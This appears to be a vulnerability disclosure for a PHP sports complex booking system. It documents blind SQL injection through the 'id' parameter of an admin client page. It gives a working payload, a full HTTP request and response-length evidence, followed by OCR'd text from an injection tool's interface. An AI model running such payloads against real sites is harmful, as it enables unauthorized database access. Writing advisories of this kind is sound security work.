debug601 Create SQLi-9.md History

1 contributor

36 lines (24 sloc) | 1.46 KB

Online Sports Complex Booking System v1.0 by oretnom23 has SQL injection

vendors: https://www.sourcecodester.com/php/15236/online-sports-complex-booking-system-phpmysql-free-source-code.html

Vulnerability File: /scbs/admin/?page=clients/manage_client&id=

Vulnerability location: /scbs/admin/?page=clients/manage_client&id=, id


Current database name: scbs_db,length is 7


[+] Payload: /scbs/admin/?page=clients/manage_client&id=1%27%20and%20length(database())%20=7%20--+

```
GET /scbs/admin/?page=clients/manage_client&id=1%27%20and%20length(database())%20=7%
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=gp584rjk4ugbjakmto03cu7pco
Connection: close
```


```
// Leak place ---> id
```


When length (database ()) = 6, Content-Length: 24661





When length (database ()) = 7, Content-Length: 24718




INT
SQL BASICS
UNION BASED
ERROR/DOUBLE QUERY
TOOLS
WAF BYPASS
ENCODING
HTML
ENCRYPTION
OTHER
XSS
Load URL
Split URL
Execute
http://192.168.1.19/scbs/admin/?page=clients/manage_client&id=1' and length(database()) =7 --+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
SCBS - PHP
Sports Complex Booking System - Admin
Update Client Details
First Name
Mark
Middle Name
D